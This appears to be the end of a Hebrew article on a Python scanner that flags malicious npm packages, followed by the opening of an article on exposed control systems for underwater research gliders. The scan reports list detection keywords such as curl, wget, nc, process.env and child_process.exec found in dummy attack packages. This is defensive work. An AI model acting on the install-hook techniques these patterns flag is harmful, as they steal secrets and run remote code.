            entropy = self.calculate_entropy(content)
            if entropy > 5.5:  # Increased threshold for more precision
                obfuscation_score += 25
            elif entropy > 5.0:
                obfuscation_score += 15
```

ברגע שהקובץ חוצה רף אנטרופיה של 5.5 (רמה חריגה מאוד לקוד קריא), הוא סופג מיד קנס כבד של 25 נקודות למדד אובפוסקציה. השילוב של אנטרופיה יחד עם Regex מאפשר לסורק לצוד נוזקות מוסוות ברמת דיוק גבוהה בהרבה מסריקת טקסט פשוטה.

זיהוי אובפוסקציה רק על בסיס מתמטיקה עלול להוביל לסימון שגוי של קוד לגיטימי שעבר דחיסה (Minification). כדי למנוע זאת, הוספתי בפונקציה detect_obfuscation רשימת "סממני קוד נורמלי" (NORMAL_CODE_INDICATORS). הסורק מחפש מילות מפתח שגרתיות של מפתחים (כמו function, module.exports, reduce, forEach). אם הוא מזהה כמות מספקת של סממנים אלו בקובץ שאינו עצום בגודלו, הוא יניח שמדובר בקוד לגיטימי וידלג על ענישת האובפוסקציה.

```
def detect_obfuscation(self, content: str, file_path: str) -> bool:
    """Enhanced obfuscation detection with weighted scoring"""
    if self.should_ignore_file(file_path):
        return False

    # Skip files that clearly contain normal code (False Positive prevention)
    normal_indicators_count = sum(1 for indicator in NORMAL_CODE_INDICATORS if indicator in content)
    if normal_indicators_count >= 3 and len(content) < 10000:
        return False

    obfuscation_score = 0
    content_length = len(content)

    # ... (Proceed to Entropy calculation and Regex patterns) ...
```

ביצועים בעולם האמיתי

כשאנחנו מנתחים חבילת NPM, אנחנו לא מתמודדים עם קובץ אחד. Dependency Tree של פרויקט ממוצע, כמו אפליקציית React סטנדרטית, יכול להכיל עשרות אלפי קבצים בתוך תיקיית ה-node_modules.

אם הסורק יעבור על הקבצים הללו בגישה הטורית המסורתית (קריאת קובץ, הרצת Regex, חישוב אנטרופיה, ורק אז מעבר לקובץ הבא) - סריקת חבילה אחת עשויה לקחת דקות ארוכות, והיא תהפוך לצוואר בקבוק משמעותי בתהליך הפיתוח (Pipeline).

לכן, הארכיטקטורה של הסורק חייבת להיות **מקבילית (Concurrent).**

כדי להתמודד עם היקף הקבצים, הסורק עושה שימוש במודול concurrent.futures המובנה בפייתון, וליתר דיוק ב-ThreadPoolExecutor. גישה זו מאפשרת לנו לנצל מספר Threads הפועלים במקביל, ולקצר משמעותית את זמן הריצה הכולל:

```python
def analyze_files(self):
    """Multi-threaded file analysis"""
    js_files = self.collect_js_files()
    self.js_files_analyzed = len(js_files)

    if not js_files:
        logger.info("No JavaScript/TypeScript files found in package")
        return

    logger.info(f"Analyzing {len(js_files)} JavaScript/TypeScript files...")

    file_score = 0
    obfuscation_count = 0

    # Use ThreadPoolExecutor for parallel processing
    with ThreadPoolExecutor(max_workers=self.max_workers) as executor:
        results = list(executor.map(self.analyze_file, js_files))

        for i, result in enumerate(results):
            file_score += result["score"]

            if result["obfuscated"]:
                obfuscation_count += 1

            # Log critical and high-risk findings
            for keyword, risk in result["keywords"]:
                if risk == "CRITICAL":
                    rel_path = js_files[i].relative_to(self.package_path)
                    logger.warning(f"[CRITICAL RISK] Found '{keyword}' in {rel_path}")
                    if keyword not in self.critical_findings:
                        self.critical_findings.append(keyword)
```

סכנת ה-Regex והגנת Timeouts:

מקביליות לבדה אינה מספיקה. בעולם הניתוח הסטטי ישנה סכנה מוכרת שנקראת **Catastrophic Backtracking** (נסיגה קטסטרופלית). מצב זה מתרחש כאשר Regex מורכב "מסתבך" בניסיון לנתח מחרוזת ארוכה שאינה תואמת לו לחלוטין. במקרים של קבצי JS ממוזערים שיכולים להכיל עשרות אלפי תווים בשורה אחת, ה-Regex עלול להיכנס ללולאת ניסיונות שעלולה לתקוע את הסורק (ואת ה-CPU) במשך שעות.

כדי למנוע מקובץ בודד לשתק את כל תהליך הסריקה, הסורק מיישם מנגנון **Timeout פנימי** (30 שניות לקובץ) עבור כל Thread:

```
    def analyze_file(self, file_path: Path) -> Dict:
        """Analyze a single JavaScript/TypeScript file with timeout protection"""
        try:
            with ThreadPoolExecutor(max_workers=1) as executor:
                future = executor.submit(self._analyze_file_internal, file_path)
                return future.result(timeout=FILE_ANALYSIS_TIMEOUT)
        except TimeoutError:
            logger.warning(f"Analysis timeout for file: {file_path}")
            return {"score": 0, "keywords": [], "obfuscated": False}
        except Exception as e:
            logger.error(f"Error analyzing file {file_path}: {str(e)}")
            return {"score": 0, "keywords": [], "obfuscated": False}
```

שילוב זה של עבודה מקבילית (max_workers) לצד הגבלת זמן קשיחה (timeout) מבטיח שהסורק יישאר דטרמיניסטי, מהיר ואמין, גם כשהוא נתקל בקוד סבוך במיוחד או בחבילות ענק, ומונע מתוקפים לנצל Regex Bombs כדי להשבית את מערך ההגנה.

מקרי בוחן: הסורק בפעולה

אז עברנו על מבנה הסורק לעומק ואיך הוא עובד, למדנו כמה מושגים טכניים וקיבלנו מושג על התהליך. אבל מהן התוצאות בשטח?

החלטתי להדגים את יעילות הסורק על מספר חבילות מוכרות, אך מכיוון שחבילות זדוניות יורדות ישר מהמאגר של npm, יצרתי חבילות דמה שמתפקדות כחבילות חשודות.

1. express

express היא אחת ממסגרות הפיתוח הפופולריות ביותר ב-Node.js. כפי שניתן לראות, הסורק ניתח את הקבצים והציון **100/100**.

```
❯ uv run npm-scanner express
Installing express for analysis...
Analyzing express...
Analyzing 7 JavaScript/TypeScript files...

============================================================
NPM PACKAGE SECURITY ANALYSIS REPORT
============================================================

Package Information:
  📦 Name: express
  📄 Files Analyzed: 7
  🕒 Analysis Date: 2026-04-18 20:01:42

Risk Assessment:
  Overall Risk Score: 0/100

Score Breakdown:
  (no risk signals detected)
  ──────────────────────────────────────────
  Subtotal                                  0
  Established package discount              (not applied)
  ──────────────────────────────────────────
  Final Score                               0

Category Details:
  Scripts: 0
  Dependencies: 0
  Metadata: 0
  Files: 8 (raw keyword hits across 7 files)
  Obfuscation: 0 files flagged

Security Determination:
  ✅ SAFE: No significant security concerns

============================================================
```


2. lodash

הסורק עבר על 1,048 קבצים וזיהה ממצאים שלרוב נחשבים כמחשידים: קריאות ל-fs.writeFile ושני קבצים שסומנו כ-Obfuscated. עם זאת, בזכות מדד הצפיפות החכם המערכת הבינה את המשקל המתאים לכך. הציון נשאר בתחום התחתון של הסקאלה: **23/100**.

```
❯ uv run npm-scanner lodash
Installing lodash for analysis...
Analyzing lodash...
[HIGH SCRIPT RISK] Found 'https://' in script: test
Note: Zero dependencies - generally good practice
Analyzing 1048 JavaScript/TypeScript files...
[CRITICAL RISK] Found 'fs.writeFile' in lodash.js
[CRITICAL RISK] Found 'fs.writeFile' in template.js

============================================================
NPM PACKAGE SECURITY ANALYSIS REPORT
============================================================

Package Information:
  📦 Name: lodash
  📄 Files Analyzed: 1048
  🕒 Analysis Date: 2026-04-18 20:00:34

Critical Security Findings:
  ⚠️ fs.writeFile

Risk Assessment:
  Overall Risk Score: 23/100

Score Breakdown:
  Critical keywords in files (1 unique)       +8
  Minor risk patterns in files                +5
  Obfuscated files detected (2)               +10
  ──────────────────────────────────────────────
  Subtotal                                    23
  Established package discount                (not applied)
  ──────────────────────────────────────────────
  Final Score                                 23

Category Details:
  Scripts: 1
  Dependencies: 0
  Metadata: 0
  Files: 115 (raw keyword hits across 1048 files)
  Obfuscation: 2 files flagged

Security Determination:
  ℹ️ LOW RISK: Minor concerns detected

============================================================
```

3. hook-hijack

חבילת הדמה הזו עושה שימוש לרעה במנגנוני ה-Lifecycle של NPM. הסורק זיהה מיד קריאות לכלים כמו curl ו-wget בתוך סקריפטים מסוג preinstall ו-postinstall. הפעולה הזו הפעילה את אות הסיכון החמור ביותר במערכת (Install hook has dangerous commands), שהוסיף אוטומטית 30 נקודות. יחד עם פגיעויות מטא-דאטה (כמו אימייל פיקטיבי), החבילה הוקפצה לציון **63/100**.




4. combined-attack

החבילת דמה מתארת חבילה מוכרת שנפרצה. מצד אחד, המערכת זיהתה שמדובר בחבילה מבוססת והעניקה לה "הנחת נאמנות" שהורידה 36 נקודות מהציון (Established package discount). מצד שני, כמות ה"רעש" הזדוני שהוזרק לחבילה הייתה עצומה: צפיפות קבצים נגועים גבוהה (50%), אובפוסקציה, ופקודות הרצה קריטיות (eval, child_process.exec). הציון הגולמי טיפס ל-136, כך שגם לאחר ההנחה, המערכת חתכה את הציון למקסימום האפשרי: **100/100.**

```
❯ uv run npm-scanner combined-attack --local ./examples/combined-attack

Installing combined-attack from local path: /Users/danielf/Developments/taskfornpm/examples/combined-attack
Analyzing combined-attack...
[CRITICAL SCRIPT RISK] Found 'curl ' in script: postinstall
[CRITICAL SCRIPT RISK] Found 'process.env' in script: postinstall
[CRITICAL SCRIPT RISK] Found 'http://' in script: postinstall
[CRITICAL SCRIPT RISK] Found 'wget ' in script: preinstall
[CRITICAL SCRIPT RISK] Found 'http://' in script: preinstall
High-risk dependency: shelljs
Warning: Missing repository and homepage
Suspicious author email: temp@example.com
Note: Very new package (version 0.0.1)
Analyzing 4 JavaScript/TypeScript files...
[CRITICAL RISK] Found 'eval(' in index.js
[CRITICAL RISK] Found 'child_process.exec' in index.js
[CRITICAL RISK] Found 'fs.writeFile' in index.js
[CRITICAL RISK] Found 'wget ' in index.js
[CRITICAL RISK] Found 'curl ' in index.js
[CRITICAL RISK] Found 'nc -' in index.js
[CRITICAL RISK] Found 'eval(' in lib/payload.js

============================================================
NPM PACKAGE SECURITY ANALYSIS REPORT
============================================================

Package Information:
  📦 Name: combined-attack
  📄 Files Analyzed: 4
  🕒 Analysis Date: 2026-04-18 20:04:50

Critical Security Findings:
  ⚠️ curl  in postinstall
  ⚠️ wget  in preinstall
  ⚠️ shelljs
  ⚠️ suspicious email
  ⚠️ eval(
  ⚠️ child_process.exec
  ⚠️ fs.writeFile
  ⚠️ wget
  ⚠️ curl
  ⚠️ nc -

Risk Assessment:
  Overall Risk Score: 100/100

Score Breakdown:
  Critical keywords in files (6 unique)       +48
  File density > 5% (2/4 = 50.0%)             +5
  File density > 25%                          +5
  Minor risk patterns in files                +5
  Install hook has dangerous commands         +30
  Obfuscated files detected (3)               +10
  Metadata risks                              +25
  High-risk dependencies (shelljs)            +8
  ------------------------------------------------
  Subtotal                                    136
  Established package discount (x0.6)         -36
  ------------------------------------------------
  Final Score                                 100

Category Details:
  Scripts: 114
  Dependencies: 30
  Metadata: 30
  Files: 188 (raw keyword hits across 4 files)
  Obfuscation: 3 files flagged

Security Determination:
  ⛔ CRITICAL RISK: Package exhibits highly suspicious behavior
```

תרשים ארכיטקטורת הסורק



מגבלות וכיווני פיתוח עתידיים

הסורק שהוצג במאמר זה אינו מתיימר להיות פתרון מושלם החסין בפני כל מתקפת שרשרת אספקה. משחק החתול והעכבר מול התוקפים ב-NPM הוא דינמי, ושיטות אובפוסקציה וההתחמקות רק ילכו וישתכללו. הכלי הזה נבנה כ-PoC מבוסס ניתוח סטטי, נועד לשמש כנקודת זינוק מחשבתית וטכנית. ישנם מספר כיווני פיתוח שניתן ורצוי להוסיף לסורק כדי להפוך אותו לחסין ומדויק יותר:

מעבר מניתוח טקסטואלי לניתוח סמנטי (AST): התבססות על Regex היא מהירה, אך מוגבלת לזיהוי תבניות טקסט. תוקף מתוחכם יכול לשכתב את הקוד כך שיחמוק מהתבניות שלנו. הצעד הבא הוא שילוב ניתוח עץ תחביר מופשט (Abstract Syntax Tree), שיאפשר לסורק להבין את המשמעות הלוגית מאחורי הפקודות ולא רק את המבנה הטקסטואלי שלהן.

אימות מטא-דאטה מול ה-API של NPM: כרגע, מנגנון ההיוריסטיקה מעניק אמון רב לקובץ ה-package.json המקומי. המשמעות היא שתוקף יכול לזייף חבילה איכותית על ידי הענקת גרסה גבוהה, הוספת רישיון מזויף, או שימוש בשם תמים המרמז על ספריית עזר. כדי לחשוף זיופים כאלו, נדרשת אינטגרציה מול מאגרי NPM כדי להצליב נתוני טלמטריה חיים - כגון קצב הורדות בפועל, תאריך פרסום מקורי ודירוג המפתח.

בדיקות התנהגותיות (Dynamic Analysis): ניתוח סטטי עיוור למה שקורה בזמן ריצה. עטיפת תהליך הסריקה ב-Sandbox מבודד תאפשר לנו לחקור את החבילה בסביבה מבוקרת. כך נוכל לנטר בזמן אמת ניסיונות התחברות לשרתי C2 חיצונים או קריאה של משתני סביבה רגישים.

למידת מכונה (ML): אימון מודל AI על Datasets של רבבות חבילות לגיטימיות מול חבילות שסומנו כזדוניות, יאפשר למערכת ללמוד לזהות אנומליות בצורה אוטומטית ודינמית.

שילוב מודלי שפה (LLM as a Judge): סריקה סטטית של עשרות אלפי קבצי node_modules באמצעות API של מודל שפה אינה פרקטית מבחינת עלויות וזמני ריצה (Latency). עם זאת, הסורק ההיוריסטי המהיר שלנו ישמש כ"מסנן ראשוני" (1 Tier), ורק קבצים בודדים שיחצו את רף האנטרופיה או יסומנו כחשודים, יישלחו לניתוח מעמיק ב-LLM לצורך ביצוע Deobfuscation אוטומטי והבנת כוונת התוקף.

סיכום

מתקפות כמו Shai-Hulud והופעתן של תולעי שרשרת אספקה הוכיחו שהאמון העיוור בפקודה התמימה לכאורה npm install הוא מסוכן. תוקפים לא צריכים יותר לפרוץ לשרתי הארגון - מספיק להם לשתול קוד מעורפל בתוך סקריפט של חבילה נידחת, והפלטפורמה עצמה תעשה עבורם את עבודת ההפצה וההדבקה.

הסורק שפיתחנו במאמר זה מדגים כיצד ניתן באמצעות ניתוח סטטי מבוסס פייתון, אלגוריתמיקה, וחלוקת ניקוד חכמה - להאיר את הפינות החשוכות של תיקיית ה-node_modules. מנגנוני ביצועים כמו סריקה מקבילית ו-Timeouts הופכים כלים כאלו לפרקטיים ומהירים אפילו בסביבות CI/CD כבדות.

למרות שפתרונות ניתוח סטטי אינם חסינים לחלוטין ממעקפים, הם מהווים כיום קו הגנה הכרחי של שפיות ובקרה מול אקוסיסטם קוד פתוח שהפך לשדה מוקשים. הכלי הזה נבנה כ-PoC שנועד לשמש כנקודת זינוק מחשבתית וטכנית. המטרה היא להחזיר את השליטה לידיים שלנו, ואני מזמינה את הקהילה לקחת את הקונספטים הללו, לאתגר אותם, ולהמשיך לפתח את הדור הבא של כלי ההגנה.

מקורות מידע

- https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack
- https://www.wiz.io/blog/shai-hulud-npm-supply-chain-attack
- https://he.wikipedia.org/wiki/%D7%90%D7%A0%D7%98%D7%A8%D7%95%D7%A4%D7%99%D7%94_(%D7%A1%D7%98%D7%98%D7%99%D7%A1%D7%98%D7%99%D7%A7%D7%94)
- https://jsfuck.com/
- https://safedep.io/npm-sandworm-mode-supply-chain-attack/
- https://unit42.paloaltonetworks.com/npm-supply-chain-attack/
- https://www.microsoft.com/en-us/security/blog/2026/04/01/mitigating-the-axios-npm-supply-chain-compromise/
- https://www.huntress.com/blog/supply-chain-compromise-axios-npm-package

הצי השקט: כלי מחקר תת ימיים חשופים לאינטרנט
AUVs – Autonoumous Underwater Vehicle

מאת אמיתי דן

הקדמה

מחקר זה חושף כי תשתית פיקוד ושליטה של כלי שיט תת ימיים אוטונומיים הייתה נגישה מהאינטרנט במגוון אוניברסיטאות ומכוני מחקר לאורך תקופה של שנים רבות.

המחקר טוען כי מתודולוגיות של פיתוח מאובטח לא הוטמעו, וארכיטקטורת השליטה והבקרה נבנתה באופן פרוץ .תוקף פוטנציאלי יכל לצפות במיקום הרחפנים, לקרוא את נתוני המחקר, לשלוח להם פקודות, לתת הוראות שיט לפגוע במחשב המדעי של הכלים ולנסות לפרוץ דרך מערכת השליטה והבקרה למכון המחקר/אקדמיה שממנה נשלט הכלי.

רקע, מתודולוגיה וכלי השיט

רקע והגדרת הכלי

דאון תת ימי הוא סוג של רכב תת ימי אוטונומי:

Underwater glider is a type of autonomous underwater vehicle (AUV)

אז מי המציא אותו?

דאגלס ס. ווב (Douglas C. Webb) היה מהנדס ואוקיינוגרף חלוצי, מייסד חברת Teledyne Webb Research (לשעבר Webb Research Corp), ומוכר בעיקר בזכות המצאת כלי השיט האוטונומי לחקר האוקיינוסים, ה"סלוקום גליידר" (Slocum Glider)

הנה כמה עובדות מרכזיות על ההמצאה ופועלו:

הרעיון: הגליידר תוכנן לנוע ברחבי האוקיינוסים תוך חיסכון אנרגטי עצום. במקום מנוע מדחף קונבנציונלי, הכלי משתמש בשינויי ציפה (Buoyancy) בשילוב עם כנפיים, המאפשרים לו לנוע אנכית ואופקית בתנועה דמוית מסור דרך עמודת המים.

מקור השם: כלי השיט נקרא על שמו של ג'ושוע סלוקום (Joshua Slocum), האדם הראשון שהקיף את העולם לבדו בסירה.

חלוציות ושימושים: הגליידרים של וב מסוגלים לשהות בים חודשים ארוכים ולחצות אוקיינוסים שלמים. הם משמשים למחקר אקדמי, מעקב אחר יונקים ימיים (כגון לווייתנים), איסוף נתונים על זרמים, טמפרטורה ומליחות, וכן למשימות צבאיות.

לצפיה נוספת: https://vimeo.com/711991309

למה לא איבטחו את כלי המחקר?

מה גורם לפתח ולשלוח ללב ים כלי שיט תת ימיים ללא כל אבטחה? בניגוד לשרת שאפשר לאפס לו סיסמא, מדובר על כלי מחקרי שמתפקד כמו לוויין תת ימי. אם הוא יינעל וילך לאיבוד בגלל שמישהו שכח סיסמא, מחקר אקדמאי של שנים עלול לרדת לטמיון. זה המתח שבין אבטחה לבין תפעול מנקודת המבט של החברה המפתחת, במקרה שבו חוקרים שולחים כלים תת ימיים למסע ארוך בלב ים ולא רוצים לאבד כלי יקר ערך ומחקר שירד לטמיון כי מישהו שכח סיסמא בים.

תרגום לעברית מתוך מדריך ההפעלה של Slucom Glider

"אימות דאון (Glider Authentication)

דאונים המתחברים לשרת עגינה דרך אירידיום עשויים באופן אופציונלי להידרש לאימות לפני שתורשה להם גישה לשרת העגינה. אלא אם ישנן סיבות מכריעות לדרוש אימות דאון, מומלץ לא להשתמש ביכולת זו.

זה קשה מספיק לתקשר עם דאון בים ללא המחסום הנוסף של רצף התחברות. זה מעלה את ההסתברות שדאון בים יהיה ללא קשר עקב תצורה שגויה, שגיאת תוכנה, קובץ פגום, סיסמה אבודה, וכו'."

התפיסה השניה שמלווה את המחקר ואת הליך הדיווח, היא שאין פה מה לגנוב, זה רק כלי מחקרי תמים ואיטי. הסינים חשבו אחרת בתקרית שבה כלי זהה לכלים שנחשפו במחקר זה, אשר שייך לצי האמריקאי, נאסף על ידי הצי הסיני. במחקר זה לא נחשפו ישירות כלים השייכים לצי האמריקאי, אך חולשות האבטחה שאותרו רלוונטיות לכלל המשתמשים, ככל שישנו שימוש בגרסאות לא מעודכנות.

השימושים המוגדרים של ה-USFCC (United States Fleet Forces Command) בכלים אלו הוא סיוע לתחומי לוחמה מרכזיים ואת השילוב שלהם עם כוחות מיוחדים, לכן להבנתי מדובר על כלי מחקרי דו שימושי שרצוי לשנות את תפיסת הפיתוח והתפעול שלו ושל כלים שדומים לו ומשמשים למחקר ולפעולות צבאיות וביטחוניות. המתיחות הנוכחית מול איראן מסבירה למה התווך התת ימי רלוונטי מתמיד ומה החשיבות של אבטחת כלים אלו לאפשור של ביצוע משימות ימיות.


הגדרות

AMW (לוחמה אמפיבית – Amphibious Warfare): תכנון וביצוע של מבצעים המשלבים כוחות ים ויבשה (כמו חיל הנחתים/המרינס). המטרה היא להנחית כוחות, ציוד ולוחמים מהים אל חוף האויב.

MIW (לוחמת מוקשים – Mine Warfare): גילוי, זיהוי ונטרול של מוקשים ימיים כדי לאפשר שיט בטוח לספינות ידידותיות, לצד היכולת להניח מוקשים כדי לחסום את האויב.

ASW (לוחמה נגד צוללות – Anti-Submarine Warfare): איתור, מעקב והשמדה של צוללות אויב באמצעות שילוב של ספינות טילים, מטוסים, מסוקים, סנסורים מתקדמים ומערכות נשק (כמו טורפדו).

Special Operations (Special Ops) directly intersects with the AMW, MIW, and ASW domains to support elite forces like Navy SEALs and SWCC (Special Warfare Combatant-craft Crewmen).



Statement by Pentagon Press Secretary Peter Cook on Incident in South China Sea

Dec. 16, 2016 |

Using appropriate government-to-government channels, the Department of Defense has called upon China to immediately return an unmanned underwater vehicle (UUV) that China unlawfully seized on Dec. 15 in the South China Sea while it was being recovered by a U.S. Navy oceanographic survey ship. The USNS Bowditch (T-AGS 62) and the UUV -- an unclassified "ocean glider" system used around the world to gather military oceanographic data such as salinity, water temperature, and sound speed - were conducting routine operations in accordance with international law about 50 nautical miles northwest of Subic Bay, Philippines, when a Chinese Navy PRC DALANG III-Class ship (ASR-510) launched a small boat and retrieved the UUV. Bowditch made contact with 